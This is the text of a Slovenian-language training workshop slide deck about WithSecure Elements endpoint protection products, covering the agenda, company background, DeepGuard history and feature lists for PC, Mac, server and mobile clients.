

WithSecure Elements delavnica

Marko Kašič

A1 Slovenija, d.d.

Potek delavnice

- 1 WithSecure™ - prej F-Secure Business
- 2 WithSecure™ Elements EPP - osnove
- 3 WithSecure™ Elements EDR
- 4 WithSecure™ Elements Vulnerability Manager
- 5 WithSecure™ Elements CP for M365
- 6 WithSecure™ Elements novosti

Okvirne ure

09.00 – 10.30 – Uvod v trening ter WithSecure Elements EPP

10.30 – 10.45 – kratka pavza

10.45 – 12.30 – WithSecure Elements EPP in EDR

12.30 – 13.30 – KOSILO

13.30 – 14.30 – WithSecure Elements VM in CP for M365

14.30 – 14.45 – kratka pavza

14.45 – 16.00 – WithSecure Elevate, Co-Monitoring, CSPM

16.00 – – Q&A

W / T H[®]
secure

Formerly
F-Secure Business

F-Secure Business
je zdaj WithSecure

W / T H
secure

Today's world is digital. And complex as ever.

58%

Of today's workforce
is now remote.
(Ponemon 2020)

30%

Of businesses ramped
up their tech spend due
to COVID-19.
(Forrester 2020)

94%

Of organizations have
their IT environment at
least somewhat
in the cloud.
(IDG 2020)




76%

Of companies plan
long-term IT changes.
(SWZD 2020)

WithSecure – a front runner in cyber security


We are the largest European single source of cyber security services and detection and response solutions for companies, and the leading provider of consumer security software through telecoms operators.

GUIDANCE
2018
B2B CAGR
>+35%




* Implied guidance

Protecting businesses in 100+ countries out of 30+ offices



We offer enterprise-grade cyber security to businesses - and consumers



We are targeting the corporate mid-market and local enterprises

IT RESELLERS
6000+

100,000+ companies

Telia Frontier vodafone
LIBERTY GLOBAL

OPERATORS
200+ globally

Tens of millions of consumers

We sell our solutions through a global network of channel partners

“NEXT-GEN” FOR 10+ YEARS

2006 – DeepGuard 1.0

The first version of DeepGuard is introduced as a response to the accelerating rate of new malware.

2010 – DeepGuard 3.0

Expanded use of metadata. DeepGuard now uses prevalence data.

2013 – DeepGuard 5.0

DeepGuard now prevents exploits in commonly targeted applications.

2019 – Security Cloud

DeepGuard connected to F-Secure Security Cloud for new cloud-based analysis modes.

2008 – DeepGuard 2.0

DeepGuard starts utilizing the F-Secure Cloud for file reputation data.

2011 – DeepGuard 4.0

Expanded focus on prevalence. Even faster and more accurate response to quickly evolving threat scenarios.

2017 – DeepGuard 6.0

On-the-fly behavioral analysis is performed more accurately and with lower system impact.

WithSecure EPP agents

Elements EPP and Business Suite agents/clients

WithSecure EPP

- 1 Elements EPP overview
- 2 Business Suite overview
- 3 Elements EPP User Interface
- 4 Using the ESC
- 5 Managing Agent Settings
- 6 Troubleshooting

What does Elements consist of?

- WithSecure Elements is the #1 cloud native platform built for the entire business security value chain – all with a smooth and seamless service experience.
- WithSecure Elements is a combination of products, services, and business models.




Elements Security center



ESC PORTAL

- ✓ New portal for seamlessly managing all WithSecure Elements solutions
- ✓ Cloud-based, no need to buy or maintain management server
- ✓ Deploy, manage and monitor security across the whole environment
- ✓ Everything is done from one web portal, accessible anywhere, on any device 24/7

The ESC portal



CENTRAL
DEPLOYMENT



INCIDENT
MANAGEMENT




SECURITY
MONITORING



GRAPHICAL
REPORTING



PATCH
MANAGEMENT



MANAGEMENT
HIERARCHY



AUTOMATIC
SECURITY
UPDATES



MANAGEMENT
API



MANAGED
FIREWALL

Elements EPP clients

Windows PCs and MACs

- Elements EPP for Computers
 - Windows
 - Mac


Mobile Devices

- Elements Mobile Protection
 - iOS
 - Android

Servers

- Elements EPP for Servers
 - Windows
 - Linux
 - Terminal
 - Citrix

Elements EPP for Computers



MULTI-ENGINE
ANTI-MALWARE



MANAGED
FIREWALL



THREAT
INTELLIGENCE



ADVANCED WEB
PROTECTION




DEVICE
CONTROL



PATCH
MANAGEMENT



DEEPCUARD



APPLICATION
CONTROL*




DATAGUARD*

* = PREMIUM FEATURE


Elements EPP for Computers - PC

- **Software Updater** reduces threats by keeping OS and 3rd party software up to date
- **Windows Firewall** with WithSecure profiles monitors and controls network traffic based on set rules
- **Web Content Control** restricts sites based on their category
- **Browsing Protection** blocks malicious URLs based on reputation
- **Connection Control** secures connections to online banking sites
- **Web Traffic Protection** scans and blocks suspicious web activity and filters active content based on type




Elements EPP for Computers - PC

- **Cloud Scanning** checks file reputations from the security cloud
- **Signature Scanning** analyzes files against malware definitions
- **Device Control** allows admins to control how USB devices and mass storages can be used on the end computer
- **Premium only: DataGuard** provides additional ransomware protection by providing access control to data folders
- **Premium only: Application Control** strengthens protection through restrictions on which applications are allowed to run
- **DeepGuard's** sophisticated technology uses heuristic, behavior, and reputation analysis
- **Rollback** feature to further enhance ransomware protection capability



Elements EPP for Computers - Mac

- **Firewall** controls OSX firewall
- **Browsing Protection** blocks malicious URLs to protect users from malware
- **Banking Protection** secures connections to online banking sites
- **Cloud Scanning** checks file reputations from the security cloud
- **Signature Scanning** analyzes files against malware definitions
- **XFENCE** restricts malware, unknown applications and system processes access to files without permission.



Elements for Servers




MULTI-ENGINE
ANTI-MALWARE



CENTRALLY
MANAGED
FIREWALL



THREAT
INTELLIGENCE



PATCH
MANAGEMENT




ADVANCED WEB
PROTECTION



DEVICE
CONTROL



DEEPGUARD 6




APPLICATION
CONTROL*



DATAGUARD*

* = PREMIUM FEATURE

Elements for Mobile



MOBILE
VPN



SECURITY
CLOUD



APPLICATION
PROTECTION



BROWSING
PROTECTION



